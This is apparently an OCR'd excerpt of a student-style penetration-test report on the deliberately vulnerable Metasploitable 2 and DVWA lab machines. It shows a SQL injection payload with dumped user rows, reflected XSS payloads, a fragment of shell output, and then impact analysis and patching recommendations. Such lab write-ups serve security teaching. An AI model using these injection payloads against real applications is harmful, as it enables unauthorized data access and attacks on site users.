
User ID: 1' OR '1'='1

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

Result: Bypassed authentication and accessed admin dashboard.

Conclusion: SQL Injection vulnerability confirmed.

Cross-Site Scripting (XSS)



192.168.238.130

Are you vulnerable?


```
Read 192.168.238.130
 var
 vmlinuz
 ls /home
 ftp
msfadmin
 service
 user
```

Type: Reflected

Input Field: DVWA > XSS (Reflected)

Payload: <script>confirm('Are you vulnerable?')</script>

Result: Alert box triggered in victim's browser.



192.168.238.130/dvwa/vulnerabilities/xss_r/?name=<h1+style%3D"color%3Ared%3B">Hacked+by+XS

What's your name?

Hello
Hacked by XSS!

Payload: <h1 style="color:red;">Hacked by XSS!</h1>
Conclusion: DVWA web app is vulnerable to XSS.


9. Impact Analysis

The vulnerabilities found could allow an attacker to:

- Gain root access remotely (via vsftpd)
- View and modify sensitive files
- Exfiltrate credentials and hashes
- Compromise web application users through XSS

10. Recommendations

- Upgrade or remove vsftpd 2.3.4
- Restrict access to internal services using firewalls
- Hash passwords using strong algorithms (e.g., bcrypt)



- Sanitize user input in web applications
- Conduct regular vulnerability assessments

11. Conclusion

- This test highlighted how an outdated and vulnerable system like Metasploitable 2 can be easily exploited through:
- Network reconnaissance
- Exploitable FTP service
- Poorly secured web applications
- Organizations should adopt secure coding practices and apply timely patches to reduce their attack surface.